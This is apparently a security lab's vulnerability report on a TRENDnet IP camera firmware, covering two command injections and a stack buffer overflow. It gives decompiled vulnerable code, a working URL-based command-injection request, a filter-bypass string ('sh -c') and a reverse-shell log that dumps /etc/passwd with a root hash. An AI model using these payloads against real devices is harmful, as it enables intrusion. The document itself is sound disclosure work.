Panasonic
Cyber Security Lab

TRENDnet Vulnerability report

Panasonic Cyber Secutity Lab

Contents

Vulnerable device

- TRENDnet TV-IP1314PI
- Firmware version V5.5.3 build 200714

Vulnerability 1 – Command Injection

Root cause

- The vulnerability exists when unpacking language packs without strict filtering of url strings, which allows users to input illegal strings resulting a cmd injection.
- As shown in the right figure, when a program uses sscanf to grab a specific path from a url, such as "/doc/i18n/XXXXXX/", the format string of sscanf determines the grabbing up to the "/" character and puts the input into the stack variable of the haystack.
- Then haystack variable pass into the vulnerable function as a parameter.

```
memset(haystack, 0, 32u);
v29 = strstr(v28, "/doc/i18n");
if ( v29 )
{
  v30 = v29 + 9;
  if ( strlen(v29 + 9) > 31 )
    goto LABEL_82;
  _isoc99_sscanf(v30, "/%[^/]", haystack);// read until '/'
  if ( !haystack[0] )
    goto LABEL_83;
  v31 = "json";
}
else
{
  v32 = strstr(v28, "/doc/xml");
  if ( !v32 )
    goto LABEL_83;
  v33 = v32 + 8;
  if ( strlen(v32 + 8) > 0x1F )
  {
LABEL_82:
    output_4077CC(v3, 3, "maUnzipLangPack failed!\n");
    goto LABEL_83;
  }
  _isoc99_sscanf(v33, "/%[^/]", haystack);
  if ( !haystack[0] )
    goto LABEL_83;
  v31 = "xml";
}
if ( !strstr(haystack, v31) && do_some_tar_cmd_13DF50(haystack) )
  goto LABEL_82;
```

Vulnerability 1 – Command Injection

Root cause

- The vulnerable function then takes haystack as an argument to snprintf and copies the value of haystack into v10, which is a command to decompress the file, and finally v10 is executed by system().
- Although the program had previously filtered out some illegal characters, we found that some specific characters were still used to bypass the restriction.

```
snprintf(                                          // user can control the arhument
  v10,
  255u,
  "tar -xf %s -C %s; tar -zxf %s%s.tar.gz -C %s",
  s,
  "/home/webLib/doc/i18n/",
  "/home/webLib/doc/i18n/",
  haystack,
  "/home/webLib/doc/i18n/");
if ( system(v10) < 0 )                             // cmd injection here
{
  a6 = "load language fail!\n";
  v2 = 503;
  goto LABEL_16;
}
```

Vulnerability 1 – Command Injection

Proof-of-Concept

- This vulnerability could result in the execution of arbitrary commands.
- As shown in the diagram, we use the pattern "%0als%0a" to bypass the restriction of illegal characters, and you can see terminal executing our command.

Request

Pretty Raw Hex \n

```
1 GET /doc/i18n/%0als%0a/Common.json?version=V4.0.54build200714 HTTP/1.1
2 Host: 192.168.10.30
3 Cache-Control: max-age=0
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 If-Modified-Since: 0
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/109.0.0.0 Safari/537.36
8 Referer: http://192.168.10.30/doc/page/preview.asp
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
11 Cookie: language=en; sdMarkMenu=1_3%3Anetwork; WebSession=
12 Connection: close
```

```
alarm.ko        en.tar.gz       fr.tar.gz       pidfile
applib          es.tar.gz       hikdsp          process
da_info         event_notify.ko initrun.sh      pt.tar.gz
de.tar.gz       firmware        motor.ko        script
sh: .tar.gz: not found
tar: short read
alarm.ko        en.tar.gz       fr.tar.gz       pidfile
applib          es.tar.gz       hikdsp          process
da_info         event_notify.ko initrun.sh      pt.tar.gz
de.tar.gz       firmware        motor.ko        script
sh: .tar.gz: not found
rm: /home/webLib/doc/i18n: is a directory
alarm.ko        en.tar.gz       fr.tar.gz       pidfile         serialCom
applib          es.tar.gz       hikdsp          process         sound
da_info         event_notify.ko initrun.sh      pt.tar.gz       webLib
de.tar.gz       firmware        motor.ko        script
sh: .tar.gz: not found
[08-31 10:52:24][pid:612][HW_IF][ERROR]load language fail!
[08-31 10:52:25][pid:612][PIC][ERROR]getWritableFile_pic: Can't find available file for channel 0.
[08-31 10:52:25][pid:612][PIC][ERROR]save_pic: pic_part_service failed.
[08-31 10:52:25][pid:612][FTP][ERROR]catchPicture: savePicture failed, trigger_type = 0
[08-31 10:52:26][pid:612][PIC][ERROR]getWritableFile_pic: Can't find available file for channel 0.
```

Vulnerability 2 – Stack-based Buffer Overflow

Root cause

- This exists in the playback function of rtsp, where users can set their own scale, and when program parses the scale field in rtsp, it doesn't validate the length of the user input string, resulting in a stack-based buffer overflow.
- As shown in the figure, when the user set the scale parameter in the rtsp packet, such as "scale: 4.0000000", then the program will grab the user input and pass it to vulnerable function.

```
if ( !strcmp(s1[0], "no") )
{
  sub_3B8D44(*(_DWORD *)a1->scale, 1);
  dev_debug_v1(
    5,
    3,
    (int)"server/RtspSession.cpp",
    2818,
    (int)"proc_play",
    (int)"come to set scale\n",
    trackida,
    stream_ida);
  sub_3B8C08(*(_DWORD *)a1->scale, "4.0");
}
```

Vulnerability 2 – Stack-based Buffer Overflow

Root cause

- The vulnerable function uses the sscanf("%d.%s") to grab the user input and copy it to the stack variable.
- Because the program uses the "%s" string to grab the value after the decimal point, the format of "%s" is that it will terminate until it encounters "\x00", so a malicious user can input a very long decimal string can cause stack-based buffer overflow.

```
memset(s, 0, 0x40u);
if ( !scale || strchr(scale, '-') )
  return -1;
memset(s, 0, 0x40u);
if ( strchr(scale, '.') )
  sscanf(scale, "%d.%s", &a7, s);                // may overflow
else                                  char s[80]; // [sp+18h] [bp-50h] BYREF
  sscanf(scale, "%d", &a7);
```

Vulnerability 2 – Stack-based Buffer Overflow

Proof-of-Concept

- This stack-based buffer overflow vulnerability can cause a malicious user to take control of the program flow and execute arbitrary commands, as shown in the figure we have successfully written an exploit to get to the root shell.

```
hsin@ubuntu:~$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 192.168.10.30 41990
ls
alarm.ko
applib
da_info
event_notify.ko
firmware
hikdsp
initrun.sh
modules
motor.ko
pidfile
process
script
serialCom
sound
webLib
cat /proc/version
Linux version 3.10.104 (mengxiang@Cpl-Frt-BSP) (gcc version 5.2.1 20151005 (Linaro GCC 5.2-2015.11-2) ) #1 PREEMPT Fri Sep 29 1
9:32:52 CST 2017
cat /etc/passwd
admin:$1$yi$mDHn5oBMkhOEjaEinriuL.:0:0:root:/:/bin/sh
```

Vulnerability 3 – Command Injection

Root cause

- The filter for the debug information is not implemented properly in "libremote_dbg.so".
- The strncmp() in while loop only check the length of user input with trusted_cmd, which means "sh" matches to the validation for "showkey", "showserver", "showupnp", "showstatus" and "showdefence".
- User can input "sh -c 'uname -a'" to bypass the validation and execute other shell command here.


```
v46 = trusted_cmd;
v31 = strlen(user_input_cmd);
cmd_name = "taskShow";
while ( strncmp(cmd_name, user_input_cmd, v31) )
{
  cmd_name = (const char *)v46[1].cmd_name;
  ++v46;
  if ( !cmd_name )
    goto LABEL_37;
}
```

```
.data.rel.ro:000121C0    DCD aShowkey      ; cmd_name
.data.rel.ro:000121C4    DCD aShowserver   ; cmd_name
.data.rel.ro:000121C8    DCD aShowupnp     ; cmd_name
.data.rel.ro:000121CC    DCD aShowstatus   ; cmd_name
.data.rel.ro:000121D0    DCD aShowdefence  ; cmd_name
```

Vulnerability 3 – Command Injection

Proof-of-Concept

- The PoC uses the python script to send the debug information to the device.
- The precondition is to need the user's web credentials.
- By using a well-crafted payload, the attacker can gain root shell access to the device.



THANK YOU

chang.nancy@tw.panasonic.com

Panasonic
Cyber Security Lab